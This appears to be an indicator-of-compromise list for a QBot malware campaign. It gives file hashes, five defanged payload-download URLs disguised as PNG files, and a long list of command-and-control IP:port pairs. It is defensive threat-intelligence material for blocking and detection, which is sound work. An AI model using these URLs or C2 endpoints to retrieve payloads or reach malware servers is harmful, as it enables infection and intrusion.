Hashes

VBS File: b734caf792c968ca1870c3ec7dda68ad5dc47fef548751afb8509752c185a756

QBot: 112a64190b9a0f356880eebf05e195f4c16407032bf89fa843fd136da6f5d515

URLs

[http://st29\[.\]ru/tbzirtmcnmb/88888888.png](http://st29[.]ru/tbzirtmcnmb/88888888.png)

[http://restaurantbrighton\[.\]ru/uyqcb/88888888.png](http://restaurantbrighton[.]ru/uyqcb/88888888.png)

[http://royalapartments\[.\]pl/vtjwwqxaix/88888888.png](http://royalapartments[.]pl/vtjwwqxaix/88888888.png)

[http://alergeny.dietapacjenta\[.\]pl/pgaakzs/88888888.png](http://alergeny.dietapacjenta[.]pl/pgaakzs/88888888.png)

[http://egyorg\[.\]com/vxvipjfembb/88888888.png](http://egyorg[.]com/vxvipjfembb/88888888.png)

C2 Domains

39.36.254.179:995

24.139.132.70:443

24.202.42.48:2222

72.204.242.138:443
172.242.156.50:995
72.204.242.138:20
68.174.15.223:443
74.193.197.246:443
96.56.237.174:990
64.19.74.29:995
70.168.130.172:443
189.236.166.167:443
68.4.137.211:443
76.187.8.160:443
76.86.57.179:2222
73.226.220.56:443
67.250.184.157:443
75.183.171.155:3389
173.172.205.216:443
173.3.132.17:995
172.78.30.215:443
207.255.161.8:32103
75.137.239.211:443
68.49.120.179:443
206.51.202.106:50003
82.127.193.151:2222
207.255.161.8:2222
207.255.161.8:2087

24.152.219.253:995
187.19.151.218:995
197.37.48.37:993
188.241.243.175:443
72.88.119.131:443
89.137.211.239:443
108.30.125.94:443
187.163.101.137:995
100.19.7.242:443
45.77.164.175:443
80.240.26.178:443
66.208.105.6:443
207.246.75.201:443
199.247.22.145:443
199.247.16.80:443
95.77.223.148:443
68.60.221.169:465
5.107.220.84:2222
41.228.212.22:443
86.233.4.153:2222
68.200.23.189:443
201.146.127.158:443
79.114.199.39:443
87.65.204.240:995
71.74.12.34:443

217.162.149.212:443

195.162.106.93:2222

75.165.112.82:50002

201.248.102.4:2078

96.41.93.96:443

89.247.216.127:443

84.232.238.30:443

103.238.231.40:443

174.34.67.106:2222

98.115.138.61:443

91.125.21.16:2222

84.247.55.190:443

193.248.44.2:2222

74.135.37.79:443

78.96.190.54:443

86.126.97.183:2222

2.50.47.97:2222

68.39.160.40:443

96.232.203.15:443

86.144.150.29:2222

71.220.191.200:443

24.231.54.185:2222

80.14.209.42:2222

24.164.79.147:443

70.183.127.6:995

47.153.115.154:993
184.180.157.203:2222
50.104.68.223:443
67.165.206.193:995
200.113.201.83:993
47.153.115.154:465
24.42.14.241:995
189.160.203.110:443
188.27.76.139:443
207.255.161.8:32102
49.207.105.25:443
71.210.177.4:443
117.242.253.163:443
50.244.112.106:443
69.92.54.95:995
41.34.91.90:995
72.204.242.138:53
41.97.138.74:443
72.29.181.77:2078
71.88.168.176:443
2.50.171.142:443
67.83.54.76:2222
86.125.145.90:2222
47.153.115.154:995
24.122.157.93:443

47.146.169.85:443
72.181.9.163:443
187.155.74.5:443
71.209.187.4:443
74.75.216.202:443
24.44.180.236:2222
24.43.22.220:993
108.188.116.179:443
100.4.173.223:443
76.170.77.99:443
70.95.118.217:443
134.0.196.46:995
68.225.56.31:443
72.204.242.138:32102
72.204.242.138:50001
108.190.151.108:2222
72.204.242.138:465
50.244.112.10:443
173.22.120.11:2222
24.43.22.220:995
24.43.22.220:443
92.17.167.87:2222
72.209.191.27:443
72.204.242.138:80
72.204.242.138:443

71.187.170.235:443
96.56.237.174:32103
71.187.7.239:443
184.98.104.7:995
70.124.29.226:443
137.99.224.198:443
73.23.194.75:443
151.205.102.42:443
64.224.76.152:443
72.204.242.138:32100
173.187.101.221:443
72.179.13.59:443
208.93.202.49:443
70.174.3.241:443
96.37.137.42:443
76.111.128.194:443
67.209.195.198:3389
61.3.184.27:443
24.42.14.241:443
74.56.167.31:443
5.193.61.212:2222
117.216.177.171:443

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